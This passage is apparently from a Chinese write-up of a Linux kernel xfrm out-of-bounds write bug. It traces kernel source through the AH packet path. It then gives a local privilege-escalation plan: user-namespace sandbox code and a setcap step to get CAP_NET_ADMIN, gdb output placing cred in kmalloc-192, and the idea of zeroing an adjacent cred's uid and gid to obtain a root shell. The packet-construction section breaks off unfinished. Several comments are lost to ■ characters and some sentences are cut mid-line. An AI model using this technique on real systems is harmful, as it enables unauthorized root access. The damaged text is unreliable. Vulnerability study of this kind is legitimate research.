   pp = kzalloc(klen, GFP_KERNEL);
   if (!pp) {
       kfree(p);
       return -ENOMEM;
   }

   memcpy(p, up, ulen);
   memcpy(pp, up, ulen);

   *replay_esn = p;
   *preplay_esn = pp;

   return 0;
}
```

最终在xfrm_init_replay函数中对上述申请的结构体数据进行检查，replay_window不大于定义的bmp_len大小，并对x->repl进行初始化，该成员是一个函数虚表，作用

```
int xfrm_init_replay(struct xfrm_state *x)
{
   struct xfrm_replay_state_esn *replay_esn = x->replay_esn;

   if (replay_esn) {
       if (replay_esn->replay_window >
           replay_esn->bmp_len * sizeof(__u32) * 8)//■■■bmp■■■■
           return -EINVAL;

       if (x->props.flags & XFRM_STATE_ESN) {
           if (replay_esn->replay_window == 0)
               return -EINVAL;
           x->repl = &xfrm_replay_esn;
       } else
           x->repl = &xfrm_replay_bmp;
   } else
       x->repl = &xfrm_replay_legacy;

   return 0;
}
EXPORT_SYMBOL(xfrm_init_replay);
```

xfrm_replay_state_esn结构体更新

对于一个SA，内核提供修改replay_esn
成员的功能，也就是xfrm_alloc_replay_state_esn申请的第一个内存块。在xfrm_new_ae函数中，首先在[1]处循环查找哈希链表，得到xfrm_state结构体，查找标
 成员内容。最后在[3]处，利用memcpy进行成员内容修改。

```
static int xfrm_new_ae(struct sk_buff *skb, struct nlmsghdr *nlh,
       struct nlattr **attrs)
{
   struct net *net = sock_net(skb->sk);
```

```
    struct xfrm_state *x;
    struct km_event c;
    int err = -EINVAL;
    u32 mark = 0;
    struct xfrm_mark m;
    struct xfrm_aevent_id *p = nlmsg_data(nlh);
    struct nlattr *rp = attrs[XFRMA_REPLAY_VAL];
    struct nlattr *re = attrs[XFRMA_REPLAY_ESN_VAL];
    struct nlattr *lt = attrs[XFRMA_LTIME_VAL];
    struct nlattr *et = attrs[XFRMA_ETIMER_THRESH];
    struct nlattr *rt = attrs[XFRMA_REPLAY_THRESH];

    if (!lt && !rp && !re && !et && !rt)
        return err;

    /* pedantic mode - thou shalt sayeth replaceth */
    if (!(nlh->nlmsg_flags&NLM_F_REPLACE))
        return err;

    mark = xfrm_mark_get(attrs, &m); //copy XFRMA_MARK■■■■■■■u32

[1] x = xfrm_state_lookup(net, mark, &p->sa_id.daddr, p->sa_id.spi, p->sa_id.proto, p->sa_id.family); //■■■■hash■■■■xfrm_sta
    if (x == NULL)
        return -ESRCH;

    if (x->km.state != XFRM_STATE_VALID)
        goto out;

[2] err = xfrm_replay_verify_len(x->replay_esn, re); //XFRMA_REPLAY_ESN_VAL■■■■
    if (err)
        goto out;

    spin_lock_bh(&x->lock);
[3] xfrm_update_ae_params(x, attrs, 1); //memcpy
    spin_unlock_bh(&x->lock);

    c.event = nlh->nlmsg_type;
    c.seq = nlh->nlmsg_seq;
    c.portid = nlh->nlmsg_pid;
    c.data.aevent = XFRM_AE_CU;
    km_state_notify(x, &c);
    err = 0;
out:
    xfrm_state_put(x);
    return err;
}
```

验证过程在[xfrm_replay_verify_len]函数中，可见在检查过程中主要检查了修改部分的`bmp_len`长度，该检查是因为`replay_esn`成员内存是直接进行复制的，不再二次分配

```
static inline int xfrm_replay_verify_len(struct xfrm_replay_state_esn *replay_esn,
                    struct nlattr *rp)
{
    struct xfrm_replay_state_esn *up;
    int ulen;

    if (!replay_esn || !rp)
        return 0;

    up = nla_data(rp);
    ulen = xfrm_replay_state_esn_len(up);

    if (nla_len(rp) < ulen || xfrm_replay_state_esn_len(replay_esn) != ulen) //■■■■■■■■■ulen■■len■■
        return -EINVAL;

    return 0;
}
```

数组越界写定位

通过对xfrm模块代码中，replay_window关键字的查找，可以发现主要对这个关键字的操作位于xfrm_replay_advance_esn和xfrm_replay_check_esn函数中。而
结构体xfrm_replay_esn下，

```
static const struct xfrm_replay xfrm_replay_esn = {
   .advance    = xfrm_replay_advance_esn,
   .check      = xfrm_replay_check_esn,
   .recheck    = xfrm_replay_recheck_esn,
   .notify     = xfrm_replay_notify_esn,
   .overflow   = xfrm_replay_overflow_esn,
};
```

而定义这个结构体，可以发现这个结构体在之前提到过的xfrm_init_replay函数中被使用，并为x->repl成员赋值，因此转而寻找x->repl成员被调用的位置，最终跟踪
<= xfrm4_rcv <= xfrm4_ah_rcv 最终追溯到AH协议的内核协议栈中。

```
static const struct net_protocol ah4_protocol = {
   .handler    =   xfrm4_ah_rcv,
   .err_handler    =   xfrm4_ah_err,
   .no_policy  =   1,
   .netns_ok   =   1,
};
```

可见，通过发送AH数据包可以触发越界读写。

在xfrm_input函数中，首先在[1]处利用AH数据包数据找到对应的SA，在[2]处调用xfrm_replay_check_esn进行检查，再调用xfrm_replay_recheck_esn再次检查，

```
int xfrm_input(struct sk_buff *skb, int nexthdr, __be32 spi, int encap_type)
{
   struct net *net = dev_net(skb->dev);
   int err;
   __be32 seq;
   __be32 seq_hi;
   struct xfrm_state *x = NULL;
   xfrm_address_t *daddr;
   struct xfrm_mode *inner_mode;
   u32 mark = skb->mark;
   unsigned int family;
   int decaps = 0;
   int async = 0;

   /* A negative encap_type indicates async resumption. */
   if (encap_type < 0) { //here is zero
       async = 1;
       x = xfrm_input_state(skb);
       seq = XFRM_SKB_CB(skb)->seq.input.low;
       family = x->outer_mode->afinfo->family;
       goto resume;
   }

   daddr = (xfrm_address_t *)(skb_network_header(skb) +
                  XFRM_SPI_SKB_CB(skb)->daddroff);
   family = XFRM_SPI_SKB_CB(skb)->family;

   /* if tunnel is present override skb->mark value with tunnel i_key */
   switch (family) {
   case AF_INET:
       if (XFRM_TUNNEL_SKB_CB(skb)->tunnel.ip4) // p32
           mark = be32_to_cpu(XFRM_TUNNEL_SKB_CB(skb)->tunnel.ip4->parms.i_key);
       break;
   case AF_INET6:
       if (XFRM_TUNNEL_SKB_CB(skb)->tunnel.ip6)
           mark = be32_to_cpu(XFRM_TUNNEL_SKB_CB(skb)->tunnel.ip6->parms.i_key);
       break;
   }

   /* Allocate new secpath or COW existing one. */
   if (!skb->sp || atomic_read(&skb->sp->refcnt) != 1) {
       struct sec_path *sp;

       sp = secpath_dup(skb->sp);
       if (!sp) {
```

```
            XFRM_INC_STATS(net, LINUX_MIB_XFRMINERROR);
            goto drop;
        }
        if (skb->sp)
            secpath_put(skb->sp);
        skb->sp = sp;
    }

    seq = 0;
    if (!spi && (err = xfrm_parse_spi(skb, nexthdr, &spi, &seq)) != 0) { //spi =0
        XFRM_INC_STATS(net, LINUX_MIB_XFRMINHDRERROR);
        goto drop;
    }

    do {
        if (skb->sp->len == XFRM_MAX_DEPTH) {
            XFRM_INC_STATS(net, LINUX_MIB_XFRMINBUFFERERROR);
            goto drop;
        }

[1]      x = xfrm_state_lookup(net, mark, daddr, spi, nexthdr, family);//■■■■■xfrm_state
        if (x == NULL) {
            XFRM_INC_STATS(net, LINUX_MIB_XFRMINNOSTATES);
            xfrm_audit_state_notfound(skb, family, spi, seq);
            goto drop;
        }

        skb->sp->xvec[skb->sp->len++] = x;

        spin_lock(&x->lock);

        if (unlikely(x->km.state != XFRM_STATE_VALID)) {
            if (x->km.state == XFRM_STATE_ACQ)
                XFRM_INC_STATS(net, LINUX_MIB_XFRMACQUIREERROR);
            else
                XFRM_INC_STATS(net,
                           LINUX_MIB_XFRMINSTATEINVALID);
            goto drop_unlock;
        }

        if ((x->encap ? x->encap->encap_type : 0) != encap_type) {
            XFRM_INC_STATS(net, LINUX_MIB_XFRMINSTATEMISMATCH);
            goto drop_unlock;
        }
        //x->repl ■ xfrm_init_replay■■■■■■xfrm_replay_check_esn
[2]      if (x->repl->check(x, skb, seq)) {
            XFRM_INC_STATS(net, LINUX_MIB_XFRMINSTATESEQERROR);
            goto drop_unlock;
        }

        if (xfrm_state_check_expire(x)) {//check x->lft■■
            XFRM_INC_STATS(net, LINUX_MIB_XFRMINSTATEEXPIRED);
            goto drop_unlock;
        }

        spin_unlock(&x->lock);
        //■■tunnel■■
        if (xfrm_tunnel_check(skb, x, family)) {
            XFRM_INC_STATS(net, LINUX_MIB_XFRMINSTATEMODEERROR);
            goto drop;
        }
        //■■x->replay_esn■■seq■replay_windows■■■■■seqhi
        seq_hi = htonl(xfrm_replay_seqhi(x, seq));

        XFRM_SKB_CB(skb)->seq.input.low = seq;
        XFRM_SKB_CB(skb)->seq.input.hi = seq_hi;

        skb_dst_force(skb);
        dev_hold(skb->dev);
```

```
        nexthdr = x->type->input(x, skb);

        if (nexthdr == -EINPROGRESS)
            return 0;
resume:
        dev_put(skb->dev);

        spin_lock(&x->lock);
        if (nexthdr <= 0) {
            if (nexthdr == -EBADMSG) {
                xfrm_audit_state_icvfail(x, skb,
                             x->type->proto);
                x->stats.integrity_failed++;
            }
            XFRM_INC_STATS(net, LINUX_MIB_XFRMINSTATEPROTOERROR);
            goto drop_unlock;
        }

        /* only the first xfrm gets the encap type */
        encap_type = 0;
        // async = 0 ■■■xfrm_replay_recheck_esn
        if (async && x->repl->recheck(x, skb, seq)) {
            XFRM_INC_STATS(net, LINUX_MIB_XFRMINSTATESEQERROR);
            goto drop_unlock;
        }
        //■■xfrm_replay_advance_esn
[3]      x->repl->advance(x, seq);

        x->curlft.bytes += skb->len;
        x->curlft.packets++;

        spin_unlock(&x->lock);

        XFRM_MODE_SKB_CB(skb)->protocol = nexthdr;

        inner_mode = x->inner_mode;

        if (x->sel.family == AF_UNSPEC) {
            inner_mode = xfrm_ip2inner_mode(x, XFRM_MODE_SKB_CB(skb)->protocol);
            if (inner_mode == NULL) {
                XFRM_INC_STATS(net, LINUX_MIB_XFRMINSTATEMODEERROR);
                goto drop;
            }
        }

        if (inner_mode->input(x, skb)) {
            XFRM_INC_STATS(net, LINUX_MIB_XFRMINSTATEMODEERROR);
            goto drop;
        }

        if (x->outer_mode->flags & XFRM_MODE_FLAG_TUNNEL) {
            decaps = 1;
            break;
        }

        /*
         * We need the inner address.  However, we only get here for
         * transport mode so the outer address is identical.
         */
        daddr = &x->id.daddr;
        family = x->outer_mode->afinfo->family;

        err = xfrm_parse_spi(skb, nexthdr, &spi, &seq);
        if (err < 0) {
            XFRM_INC_STATS(net, LINUX_MIB_XFRMINHDRERROR);
            goto drop;
        }
    } while (!err);
```

```
    err = xfrm_rcv_cb(skb, family, x->type->proto, 0);
    if (err)
        goto drop;

    nf_reset(skb);

    if (decaps) {
        skb_dst_drop(skb);
        netif_rx(skb);
        return 0;
    } else {
        return x->inner_mode->afinfo->transport_finish(skb, async);
    }

drop_unlock:
    spin_unlock(&x->lock);
drop:
    xfrm_rcv_cb(skb, family, x && x->type ? x->type->proto : nexthdr, -1);
    kfree_skb(skb);
    return 0;
}
```

在xfrm_replay_check_esn函数中，首先找到的还是x->replay_esn成员，接着检查[1]处某bit是否为1，否则退出。首先可以分析出该bit的计算方法，是nr>>5，即(nr / 32)，而bitnr = nr % 32，而bmp的类型为u32，即bmp[i]的大小为4*8 bit，不难发现，bmp的作用就是表示某个值是否被占用。取一个情况bitnr = (pos - diff) % replay_esn->replay_window，其中pos = (replay_esn->seq - 1) % replay_esn->replay_window，diff = top - seq =replay_esn->seq - seq，因此bitnr = (seq - 1)% replay_esn->replay_window，即AH中的seq是否被处理过。

```
static int xfrm_replay_check_esn(struct xfrm_state *x,
                struct sk_buff *skb, __be32 net_seq)
{
    unsigned int bitnr, nr;
    u32 diff;
    struct xfrm_replay_state_esn *replay_esn = x->replay_esn;
    u32 pos;
    u32 seq = ntohl(net_seq);
    u32 wsize = replay_esn->replay_window;
    u32 top = replay_esn->seq;
    u32 bottom = top - wsize + 1;

    if (!wsize)
        return 0;

    if (unlikely(seq == 0 && replay_esn->seq_hi == 0 &&
             (replay_esn->seq < replay_esn->replay_window - 1)))
        goto err;

    diff = top - seq;

    if (likely(top >= wsize - 1)) {
        /* A. same subspace */
        if (likely(seq > top) || seq < bottom)
            return 0;
    } else {
        /* B. window spans two subspaces */
        if (likely(seq > top && seq < bottom))
            return 0;
        if (seq >= bottom)
            diff = ~seq + top + 1;
    }

    if (diff >= replay_esn->replay_window) {
        x->stats.replay_window++;
        goto err;
    }

    pos = (replay_esn->seq - 1) % replay_esn->replay_window;

    if (pos >= diff)
```

```
        bitnr = (pos - diff) % replay_esn->replay_window;
    else
        bitnr = replay_esn->replay_window - (diff - pos);

    nr = bitnr >> 5;
    bitnr = bitnr & 0x1F;
[1] if (replay_esn->bmp[nr] & (1U << bitnr))
        goto err_replay;

    return 0;

err_replay:
    x->stats.replay++;
err:
    xfrm_audit_state_replay(x, skb, net_seq);
    return -EINVAL;
}
```

而在[xfrm_replay_advance_esn](#)函数中，共有三处对bmp的写操作，其中在[1]处对于某一个bit执行&0，将导致某一个bit被置零。在[2]处，可以发现函数对从bmp[0]到bm
- 1) >> 5]块内存均置零，而[3]处，这可以对某一个bit写1。

```
static void xfrm_replay_advance_esn(struct xfrm_state *x, __be32 net_seq)
{
    unsigned int bitnr, nr, i;
    int wrap;
    u32 diff, pos, seq, seq_hi;
    struct xfrm_replay_state_esn *replay_esn = x->replay_esn;

    if (!replay_esn->replay_window)
        return;

    seq = ntohl(net_seq);
    pos = (replay_esn->seq - 1) % replay_esn->replay_window;
    seq_hi = xfrm_replay_seqhi(x, net_seq);
    wrap = seq_hi - replay_esn->seq_hi;

    if ((!wrap && seq > replay_esn->seq) || wrap > 0) {
        if (likely(!wrap))
            diff = seq - replay_esn->seq;
        else
            diff = ~replay_esn->seq + seq + 1;

        if (diff < replay_esn->replay_window) {
            for (i = 1; i < diff; i++) {
                bitnr = (pos + i) % replay_esn->replay_window;
                nr = bitnr >> 5;
                bitnr = bitnr & 0x1F;
[1]              replay_esn->bmp[nr] &=  ~(1U << bitnr);
            }
        } else {
            nr = (replay_esn->replay_window - 1) >> 5;
            for (i = 0; i <= nr; i++)
[2]              replay_esn->bmp[i] = 0;
        }

        bitnr = (pos + diff) % replay_esn->replay_window;
        replay_esn->seq = seq;

        if (unlikely(wrap > 0))
            replay_esn->seq_hi++;
    } else {
        diff = replay_esn->seq - seq;

        if (pos >= diff)
            bitnr = (pos - diff) % replay_esn->replay_window;
        else
            bitnr = replay_esn->replay_window - (diff - pos);
    }
```

```
    nr = bitnr >> 5;
    bitnr = bitnr & 0x1F;
[3] replay_esn->bmp[nr] |= (1U << bitnr);

    if (xfrm_aevent_is_on(xs_net(x)))
        x->repl->notify(x, XFRM_REPLAY_UPDATE);
}
```

因此，通过用户态空间发送一个**AH**数据包将导致，一个**bit**的内存写，或者一段空间的置零。

漏洞触发与利用

netlink套接字通信

与熟悉的驱动或内核模块所使用的系统调用或`ioctl`机制不同，本漏洞触发使用过的是`netlink`通信机制。

> Netlink 是一种特殊的 socket，它是 Linux 所特有的，类似于 BSD 中的AF_ROUTE 但又远比它的功能强大。目前在Linux 内核中使用netlink 进行应用与内核通信的应用很多; 包括：路由 daemon（NETLINK_ROUTE），用户态 socket 协议（NETLINK_USERSOCK），防火墙（NETLINK_FIREWALL），netfilter 子系统（NETLINK_NETFILTER），内核事件向用户态通知（NETLINK_KOBJECT_UEVENT）， 通用 netlink（NETLINK_GENERIC）等。

而基于`netlink`的内核通信与`socket`的通信方式一致，都是通过`sendto()`■`recvfrom()`■ `sendmsg(), recvmsg()`的用户态`API`。

而发送到内核态的数据以协议包的形式进行解析，因此需要了解`xfrm`数据包的协议格式，其协议结构图及相关函数图示如下。

```
/* ========================================================================
 *         Netlink Messages and Attributes Interface (As Seen On TV)
 * ------------------------------------------------------------------------
 *                          Messages Interface
 * ------------------------------------------------------------------------
 *
 * Message Format:
 *    <--- nlmsg_total_size(payload)  --->
 *    <-- nlmsg_msg_size(payload) ->
 *   +----------+- - -+-------------+- - -+-------- - -
 *   | nlmsghdr | Pad |   Payload   | Pad | nlmsghdr
 *   +----------+- - -+-------------+- - -+-------- - -
 *   nlmsg_data(nlh)---^                   ^
 *   nlmsg_next(nlh)-----------------------+
 *
 * Payload Format:
 *    <---------------------- nlmsg_len(nlh) --------------------->
 *    <------ hdrlen ------>       <- nlmsg_attrlen(nlh, hdrlen) ->
 *   +----------------------+- - -+--------------------------------+
 *   |     Family Header    | Pad |           Attributes           |
 *   +----------------------+- - -+--------------------------------+
 *   nlmsg_attrdata(nlh, hdrlen)---^
 *
 * Data Structures:
 *   struct nlmsghdr            netlink message header
 * ------------------------------------------------------------------------
 *                          Attributes Interface
 * ------------------------------------------------------------------------
 *
 * Attribute Format:
 *    <------- nla_total_size(payload) ------->
 *    <---- nla_attr_size(payload) ----->
 *   +----------+- - -+- - - - - - - - - +- - -+-------- - -
 *   |  Header  | Pad |     Payload      | Pad |  Header
 *   +----------+- - -+- - - - - - - - - +- - -+-------- - -
 *                     <- nla_len(nla) ->      ^
 *   nla_data(nla)----^                        |
 *   nla_next(nla)-----------------------------'
 *
 * Data Structures:
 *   struct nlattr          netlink attribute header
```

从上图可以看出，发送到内核的数据需要如下形式**nlmsghdr** + **Family Header** + **n * (nla + data)**。

首先从xfrm_netlink_rcv函数中调用netlink_rcv_skb函数，会检查nlmsg_type及nlmsg_len范围，并交由cb函数处理，其赋值为xfrm_user_rcv_msg。

```
int netlink_rcv_skb(struct sk_buff *skb, int (*cb)(struct sk_buff *,
                            struct nlmsghdr *))
{
   struct nlmsghdr *nlh;
   int err;

   while (skb->len >= nlmsg_total_size(0)) {
       int msglen;

       nlh = nlmsg_hdr(skb);
       err = 0;

       if (nlh->nlmsg_len < NLMSG_HDRLEN || skb->len < nlh->nlmsg_len)
           return 0;

       /* Only requests are handled by the kernel */
       if (!(nlh->nlmsg_flags & NLM_F_REQUEST))
           goto ack;

       /* Skip control messages */
       if (nlh->nlmsg_type < NLMSG_MIN_TYPE)
           goto ack;

       err = cb(skb, nlh);
       if (err == -EINTR)
           goto skip;

ack:
       if (nlh->nlmsg_flags & NLM_F_ACK || err)
           netlink_ack(skb, nlh, err);

skip:
       msglen = NLMSG_ALIGN(nlh->nlmsg_len);
       if (msglen > skb->len)
           msglen = skb->len;
       skb_pull(skb, msglen);
   }

   return 0;
}
```

在xfrm_user_rcv_msg函数中，会根据nlmsg_type到xfrm_dispatch中查找对应要调用的函数，并在[2]处检查对应需要的权限，而在[3]处会根据nla中参数类型，来初
attr，作为用户输入参数的索引。最终调用link->doit去执行。

```
static int xfrm_user_rcv_msg(struct sk_buff *skb, struct nlmsghdr *nlh)
{
   struct net *net = sock_net(skb->sk);
   struct nlattr *attrs[XFRMA_MAX+1];
   const struct xfrm_link *link;
   int type, err;

#ifdef CONFIG_COMPAT
   if (in_compat_syscall())
       return -EOPNOTSUPP;
#endif

   type = nlh->nlmsg_type;
   if (type > XFRM_MSG_MAX)
       return -EINVAL;

   type -= XFRM_MSG_BASE;
[1] link = &xfrm_dispatch[type];

   /* All operations require privileges, even GET */
[2] if (!netlink_net_capable(skb, CAP_NET_ADMIN)) //[redacted]
       return -EPERM;

   if ((type == (XFRM_MSG_GETSA - XFRM_MSG_BASE) ||
```

```
        type == (XFRM_MSG_GETPOLICY - XFRM_MSG_BASE)) &&
       (nlh->nlmsg_flags & NLM_F_DUMP)) {
       if (link->dump == NULL)
           return -EINVAL;

       {
           struct netlink_dump_control c = {
               .dump = link->dump,
               .done = link->done,
           };
           return netlink_dump_start(net->xfrm.nlsk, skb, nlh, &c);
       }
   }

[3] err = nlmsg_parse(nlh, xfrm_msg_min[type], attrs,
             link->nla_max ? : XFRMA_MAX,
             link->nla_pol ? : xfrma_policy);
   if (err < 0)
       return err;

   if (link->doit == NULL)
       return -EINVAL;

   return link->doit(skb, nlh, attrs);
}
```

从xfrm_dispatch可见，我们所需的XFRM_MSG_NEWSA及XFRM_MSG_NEWAE，仅需将nlmsg_type设置为相应值即可。

```
xfrm_dispatch[XFRM_NR_MSGTYPES] = {
   [XFRM_MSG_NEWSA       - XFRM_MSG_BASE] = { .doit = xfrm_add_sa        },
   [XFRM_MSG_DELSA       - XFRM_MSG_BASE] = { .doit = xfrm_del_sa        },
   [XFRM_MSG_GETSA       - XFRM_MSG_BASE] = { .doit = xfrm_get_sa,
                          .dump = xfrm_dump_sa,
                          .done = xfrm_dump_sa_done  },
   [XFRM_MSG_NEWPOLICY   - XFRM_MSG_BASE] = { .doit = xfrm_add_policy    },
   [XFRM_MSG_DELPOLICY   - XFRM_MSG_BASE] = { .doit = xfrm_get_policy    },
   [XFRM_MSG_GETPOLICY   - XFRM_MSG_BASE] = { .doit = xfrm_get_policy,
                          .dump = xfrm_dump_policy,
                          .done = xfrm_dump_policy_done },
   [XFRM_MSG_ALLOCSPI    - XFRM_MSG_BASE] = { .doit = xfrm_alloc_userspi },
   [XFRM_MSG_ACQUIRE     - XFRM_MSG_BASE] = { .doit = xfrm_add_acquire   },
   [XFRM_MSG_EXPIRE      - XFRM_MSG_BASE] = { .doit = xfrm_add_sa_expire },
   [XFRM_MSG_UPDPOLICY   - XFRM_MSG_BASE] = { .doit = xfrm_add_policy    },
   [XFRM_MSG_UPDSA       - XFRM_MSG_BASE] = { .doit = xfrm_add_sa        },
   [XFRM_MSG_POLEXPIRE   - XFRM_MSG_BASE] = { .doit = xfrm_add_pol_expire},
   [XFRM_MSG_FLUSHSA     - XFRM_MSG_BASE] = { .doit = xfrm_flush_sa      },
   [XFRM_MSG_FLUSHPOLICY - XFRM_MSG_BASE] = { .doit = xfrm_flush_policy  },
   [XFRM_MSG_NEWAE       - XFRM_MSG_BASE] = { .doit = xfrm_new_ae  },
   [XFRM_MSG_GETAE       - XFRM_MSG_BASE] = { .doit = xfrm_get_ae  },
   [XFRM_MSG_MIGRATE     - XFRM_MSG_BASE] = { .doit = xfrm_do_migrate    },
   [XFRM_MSG_GETSADINFO  - XFRM_MSG_BASE] = { .doit = xfrm_get_sadinfo   },
   [XFRM_MSG_NEWSPDINFO  - XFRM_MSG_BASE] = { .doit = xfrm_set_spdinfo,
                          .nla_pol = xfrma_spd_policy,
                          .nla_max = XFRMA_SPD_MAX },
   [XFRM_MSG_GETSPDINFO  - XFRM_MSG_BASE] = { .doit = xfrm_get_spdinfo   },
};
```

而Family Header需要到对应的处理函数中找，以xfrm_add_sa为例，其调用nlmsg_data函数的赋值变量类型为xfrm_usresa_info，即为Family Header。

```
struct xfrm_usersa_info *p = nlmsg_data(nlh);
```

利用思路

权限限制

所谓权限限制即是在上文中提到的netlink_net_capable(skb,
CAP_NET_ADMIN)检查，所需为CAP_NET_ADMIN权限。但在Linux操作系统中存在命名空间这样的权限隔离机制，在每一个NET沙箱中，非ROOT进程可以具有CAP_NET_A
/boot/config* | grep CONFIG_USER_NS，若为「y」，则启用了命名空间。

而对于上述限制的绕过有两种方法，一是使用setcap命令为EXP赋予权限，即执行sudo setcap cap_net_raw,cap_net_admin=eip ./exp。二是仿照CVE-2017-7308中设置namespace sandbox，但注意此时无法利用getuid来判断是否为root用户。

```
void setup_sandbox() {
   int real_uid = getuid();
   int real_gid = getgid();

       if (unshare(CLONE_NEWUSER) != 0) {
       perror("[-] unshare(CLONE_NEWUSER)");
       exit(EXIT_FAILURE);
   }

       if (unshare(CLONE_NEWNET) != 0) {
       perror("[-] unshare(CLONE_NEWUSER)");
       exit(EXIT_FAILURE);
   }

   if (!write_file("/proc/self/setgroups", "deny")) {
       perror("[-] write_file(/proc/self/set_groups)");
       exit(EXIT_FAILURE);
   }
   if (!write_file("/proc/self/uid_map", "0 %d 1\n", real_uid)){
       perror("[-] write_file(/proc/self/uid_map)");
       exit(EXIT_FAILURE);
   }
   if (!write_file("/proc/self/gid_map", "0 %d 1\n", real_gid)) {
       perror("[-] write_file(/proc/self/gid_map)");
       exit(EXIT_FAILURE);
   }

   cpu_set_t my_set;
   CPU_ZERO(&my_set);
   CPU_SET(0, &my_set);
   if (sched_setaffinity(0, sizeof(my_set), &my_set) != 0) {
       perror("[-] sched_setaffinity()");
       exit(EXIT_FAILURE);
   }

   if (system("/sbin/ifconfig lo up") != 0) {
       perror("[-] system(/sbin/ifconfig lo up)");
       exit(EXIT_FAILURE);
   }
}
```

数据包构造

本漏洞属于一个利用条件比较宽松的漏洞。首先，xfrm_replay_state_esn是一个变长的数据结构，而其长度可以由用户输入的bmp_len来控制，并由kzalloc申请bmp *4 + 0x18大小的内存块。其次，越界读写可以每次写1bit大小的数据，同时也可以将(replay_windows -1)>>5比特大小的内存块清空。

并且cred结构体的申请是通过prepare_creds中的new = kmem_cache_alloc(cred_jar, GFP_KERNEL);得到的，但在调试中发现，本内核的cred_jar是kmalloc-192。

```
gdb-peda$ x /10i $rip
=> 0xffffffff810a2410 <prepare_creds>:  nop    DWORD PTR [rax+rax*1+0x0]
   0xffffffff810a2415 <prepare_creds+5>:        push   rbp
   0xffffffff810a2416 <prepare_creds+6>:        mov    rdi,QWORD PTR [rip+0x105d673]        # 0x
   0xffffffff810a241d <prepare_creds+13>:       mov    esi,0x24000c0
   0xffffffff810a2422 <prepare_creds+18>:       mov    rbp,rsp
   0xffffffff810a2425 <prepare_creds+21>:       push   r12
   0xffffffff810a2427 <prepare_creds+23>:       push   rbx
   0xffffffff810a2428 <prepare_creds+24>:       mov    r12,QWORD PTR gs:0xd3c0
   0xffffffff810a2431 <prepare_creds+33>:       call   0xffffffff811eafb0 <kmem_cache_alloc>
   0xffffffff810a2436 <prepare_creds+38>:       test   rax,rax
gdb-peda$
   0xffffffff810a2439 <prepare_creds+41>:       je     0xffffffff810a24f9 <prepare_creds+233>
   0xffffffff810a243f <prepare_creds+47>:       mov    rbx,rax
   0xffffffff810a2442 <prepare_creds+50>:       mov    rax,QWORD PTR [r12+0x5d0]
   0xffffffff810a244a <prepare_creds+58>:       mov    ecx,0x15
   0xffffffff810a244f <prepare_creds+63>:       mov    rdi,rbx
   0xffffffff810a2452 <prepare_creds+66>:       mov    rsi,rax
   0xffffffff810a2455 <prepare_creds+69>:       rep movs QWORD PTR es:[rdi],QWORD PTR ds:[rsi]
   0xffffffff810a2458 <prepare_creds+72>:       mov    DWORD PTR [rbx],0x1
   0xffffffff810a245e <prepare_creds+78>:       mov    rdx,QWORD PTR [rbx+0x90]
   0xffffffff810a2465 <prepare_creds+85>:       lock inc DWORD PTR [rdx]
gdb-peda$ b *0xffffffff810a2431
Breakpoint 2 at 0xffffffff810a2431: file /build/linux-Ay7j_C/linux-4.4.0/kernel/cred.c, line 251
gdb-peda$ c
Continuing.
Warning: not running or target is remote

Thread 6 hit Breakpoint 2, prepare_creds () at /build/linux-Ay7j_C/linux-4.4.0/kernel/cred.c:251
251             new = kmem_cache_alloc(cred_jar, GFP_KERNEL);
gdb-peda$ p (*(struct kmem_cache *)$rdi).name
$1 = 0xffffffff81ccd6ae "kmalloc-192"
```

根据内核分配使用的slub+伙伴算法可以知道，对于同一个kmem_cache分配出来的内存块有一定概率是相邻。因此一种很取巧的思路，就是将xfrm_replay_state_esn
gid■)置零，从而对该进程提权，并通过反弹shell就可以得到一个root权限的shell。

因此对于数据包构造主要根据上述思路。

xfrm_add_sa

在触发xfrm_add_sa函数的数据包中，需要满足128 < bmp_len * 4 +0x18 < 192。并且需要参考之前源码分析中的各项flag及参数检查。

xfrm_new_ae

在触发xfrm_new_ae函数的数据包中，需要对seq_hi、seq及replay_window进行设定，replay_window即将要置零的长度大小，由于连续申请了两块大小相同的结构

AH数据包

